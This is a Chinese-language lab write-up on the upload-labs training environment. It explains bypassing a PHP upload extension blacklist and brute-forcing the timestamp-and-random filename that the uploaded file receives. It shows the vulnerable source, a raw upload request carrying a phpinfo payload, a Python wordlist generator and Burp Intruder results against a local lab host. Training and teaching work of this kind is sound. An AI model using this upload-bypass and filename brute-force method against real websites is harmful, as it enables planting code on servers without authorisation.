文件上传1------关于涉及到时间和随机数路径爆破的文件上传问题

0x01 简介

不光是文件上传漏洞，所有漏洞都是这样，一定要去看源码，因为光会利用是没有用的，只要改了源码，利用方式千变万化，但是源码万变不离其宗，就那么几下。

一旦源码看多了，其实有时候看前台就能猜到后台是怎么写的，这也是一些大师傅能玩出一些神奇的操作的原因，就是源码读多了猜到了后台的写法。

0x02 源码查看


```php
include '../head.php';
include '../menu.php';

$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array('.asp','.aspx','.php','.jsp');
        $file_name = trim($_FILES['upload_file']['name']);//aaa.php.
        $file_name = deldot($file_name);//删除文件名末尾的点 aaa.php
        $file_ext = strrchr($file_name, '.');//.php
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
        $file_ext = trim($file_ext); //收尾去空

        if(!in_array($file_ext, $deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH.'/'.date("YmdHis").rand(1000,9999).$file_ext;
            if (move_uploaded_file($temp_file,$img_path)) {
                $is_upload = true;
            } else {
                $msg = '上传出错！';
            }
        } else {
            $msg = '不允许上传.asp,.aspx,.php,.jsp后缀文件！';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建！';
    }
}
?>
```

这是uploadlabs上的一道例题，很多网上的文章都没讲这个文件名怎么去做绕过，这里补充一下

首先先分析源码，这是一个黑名单过滤， 黑名单的过滤后缀名是

```php
$deny_ext = array('.asp','.aspx','.php','.jsp');
```

这里可以用拓展名之类的方法进行绕过，比如phtml，传上去是这样样子的



每一次传上去的文件名都是不一样的，是无法直接连接的，当然这道题是给了回显的，回显的代码在这里

```
            ?>
        </div>
        <div id="img">
            <?php
                if($is_upload){
                    echo '<img src="'.$img_path.'" width="250px" />';
                }
            ?>
        </div>
    </li>
    <?php
```

```
<div id="img">
  <img src="../upload/20211122140642939 4.phtml" width="
```

现在我们改一下这道题，改成没有回显

```
            </div>
            <div id="img">
                //<?php
                    //if($is_upload){
                        //echo '<img src="'.$img_path.'" width="250px" />';
                    //}
                //?>
            </div>
        </li>
```

已经没有回显了

这里就需要观察这句话

```
$img_path = UPLOAD_PATH.'/'.date("YmdHis").rand(1000,9999).$file_ext;
```

这里的UPLOAD_PATH是固定的 可猜解

date("YmdHis") 是时分秒 如下 传上去的时候要记一下

20211122141526

rand(1000,9999)是1000-9999的随机数，总计9000位数

现在如果要得到对应的文件，那么就需要在传上去的时候卡一下时间，然后固定后面的随机数进行爆破即可

那么首先先固定上传时间，这里上传总会有误差，可能误差有个3s-5s的时间，不一定就一定是当下的那一秒，那么ok没有关系，我们多传几个就好了。

如下

```
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=---------------------------157364548479554673396533910
5
Content-Length: 374
Origin: http://192.168.153.129:50193
Connection: close
Referer: http://192.168.153.129:50193/upload/Pass-03/index.php
Cookie: PHPSESSID=55f148e954d142f2221d8d5ca3480404
Upgrade-Insecure-Requests: 1

-----------------------------157364548479554673396533910 5
Content-Disposition: form-data; name="upload_file"; filename="phpinfo.php"
Content-Type: application/octet-stream

<?php phpinfo();?>
-----------------------------157364548479554673396533910 5
Content-Disposition: form-data; name="submit"
```

```
Accept-Ranges: bytes
Content-Length: 2220
Connection: close
Content-Type: text/html

<!DOCTYPE html>
<html lang="zh-CN">
  <head>
    <meta charset="utf-8">
    <title>
      400 错误 - phpstudy
    </title>
    <meta name="keywords" content="">
    <meta name="description" content="">
    <meta name="renderer" content="webkit">
    <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome
    <meta name="viewport" content="width=device-width, initial
    <meta name="apple-mobile-web-app-status-bar-style" content

    <meta name="apple-mobile-web-app-capable" content="yes">
    <meta name="format-detection" content="telephone=no">
    <meta HTTP-EQUIV="pragma" CONTENT="no-cache">
```

我是连点了五下 中间每次可能间隔0.2s这样，然后我的demo记录的时间是

20211122144220
6533

6533是写的rand(1000,9999)，暂时不用去管他

那么这里我爆破的范围就是20211122144220往前推5位 先试一试 然后后面跟上rand(1000,9999)这9000个数字

做一个9000个数字的字典出来


```
with open("dict.txt", 'w+') as f:
    for i in range(1000,10000):
        i = str(i)
        f.write(i)
        f.write("\n")
```

dict.txt - 记事本

文件(F) 编辑(E) 格式(O) 视图(V) 帮助(H)

```
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1030
1031
1032
1033
1034
1035
1036
```

然后拼接上前面的，再把秒数往前推几位



扔进burp里面去跑，跑出来了

Request	Payload	Status	Error	Timeout	Length
31496	202112221442195495	200	☐	☐	86779
0		404	☐	☐	2966
1	202112221442161000	404	☐	☐	2966
2	202112221442161001	404	☐	☐	2966
3	202112221442161002	404	☐	☐	2966
4	202112221442161003	404	☐	☐	2966
5	202112221442161004	404	☐	☐	2966
6	202112221442161005	404	☐	☐	2966
7	202112221442161006	404	☐	☐	2966
8	202112221442161007	404	☐	☐	2966
9	202112221442161008	404	☐	☐	2966
10	202112221442161009	404	☐	☐	2966
11	202112221442161010	404	☐	☐	2966
12	202112221442161011	404	☐	☐	2966
13	202112221442161012	404	☐	☐	2966

PHP Version 5.6.9

System	Windows NT DESKTOP-GD0N1RF 6.2 build 9200 (Windows 8 Business Edition) AMD64
Build Date	May 13 2015 19:23:54
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x64
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=c:\php-sdk\oracle\x64\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-sdk\oracle\x64\instantclient_12_1\sdk,shared" "--with-enchant=shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--without-analyzer" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	C:\mystuff\softwares\phpstudy_pro\Extensions\php\php5.6.9nts\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20131106
PHP Extension	20131226
Zend Extension	220131226
Zend Extension Build	API220131226,NTS,VC11
PHP Extension Build	API20131226,NTS,VC11
Debug Build	no
Thread Safety	disabled

因为我这里传的是phpinfo，然后因为phtml的phpstudy的配置有问题，这里把题目改了一下，直接改成php是允许的后缀了，唯一的问题就是猜shell


```
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array('.asp','.aspx','.jsp');
        $file_name = trim($_FILES['upload_file']['name']);//aaa.php.
        $file_name = deldot($file_name);//删除文件名末尾的点 aaa.php
        $file_ext = strrchr($file_name, '.');//.php
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DA
        $file_ext = trim($file_ext); //收尾去空

        if(!in_array($file_ext, $deny_ext)) {
```

这里去掉了php的黑名单

这里还有一种变态版玩法，也就是可以给文件的名字加算法，比如

```
if(!in_array($file_ext, $deny_ext)) {
    $temp_file = $_FILES['upload_file']['tmp_name'];
    $img_path = UPLOAD_PATH.'/'.date("YmdHis").rand(1000,9999).substr(md5(rand(1000,10000)),1,5).$file_ext;
    if (move_uploaded_file($temp_file,$img_path)) {
        $is_upload = true;
    } else {
        $msg = '上传出错！';
    }
} else {
    $msg = '不允许上传.asp,.aspx,.php,.jsp后缀文件！';
}
```

我加上了这玩意，传上来的文件名就变成了这样



其实也可以猜，哈哈哈，但是这么变态的开发估计比较少，但也有，像这种的话，黑盒估计难了，得把源码拖过来才可以。

done